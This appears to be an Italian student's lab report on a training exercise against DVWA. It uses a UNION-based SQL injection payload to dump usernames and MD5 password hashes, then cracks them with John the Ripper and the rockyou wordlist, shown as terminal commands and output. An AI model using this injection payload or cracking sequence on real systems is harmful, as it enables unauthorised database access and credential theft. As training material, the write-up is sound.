
Alaimo Alessandro
30/11/2022


Report Password Cracking

Per prima cosa dobbiamo ricavarci le password hashate dalla sezione SQL Injection di DVWA:




```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Fatto ciò creiamo un file che useremo successivamente per crackare le password impostandolo nel seguente modo:



```
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99

```

Fatto ciò eseguiamo il comando “john” per crackare le password e mostrarle a schermo:



```
┌──(kali㉿kali)-[~]
└─$ sudo john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/file
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
4g 0:00:00:00 DONE (2022-11-30 11:20) 66.66g/s 51200p/s 51200c/s 76800C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ sudo john --show --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/f
Invalid options combination: "--show"

┌──(kali㉿kali)-[~]
└─$ sudo john --show --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/f
Invalid options combination: "--show"

┌──(kali㉿kali)-[~]
└─$ john --show --format=Raw-MD5 --wordlist=/usr/share/wordlists/john.lst /home/kali/Desktop/file
Created directory: /home/kali/.john
Invalid options combination: "--show"

┌──(kali㉿kali)-[~]
└─$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/john.lst /home/kali/Desktop/file
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (gordonb)
letmein          (pablo)
3g 0:00:00:00 DONE (2022-11-30 11:22) 300.0g/s 354600p/s 354600c/s 469800C/s !@#$%..sss
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show --format=Raw-MD5 /home/kali/Desktop/file
admin:password
gordonb:abc123
pablo:letmein
smithy:password

4 password hashes cracked, 1 left
```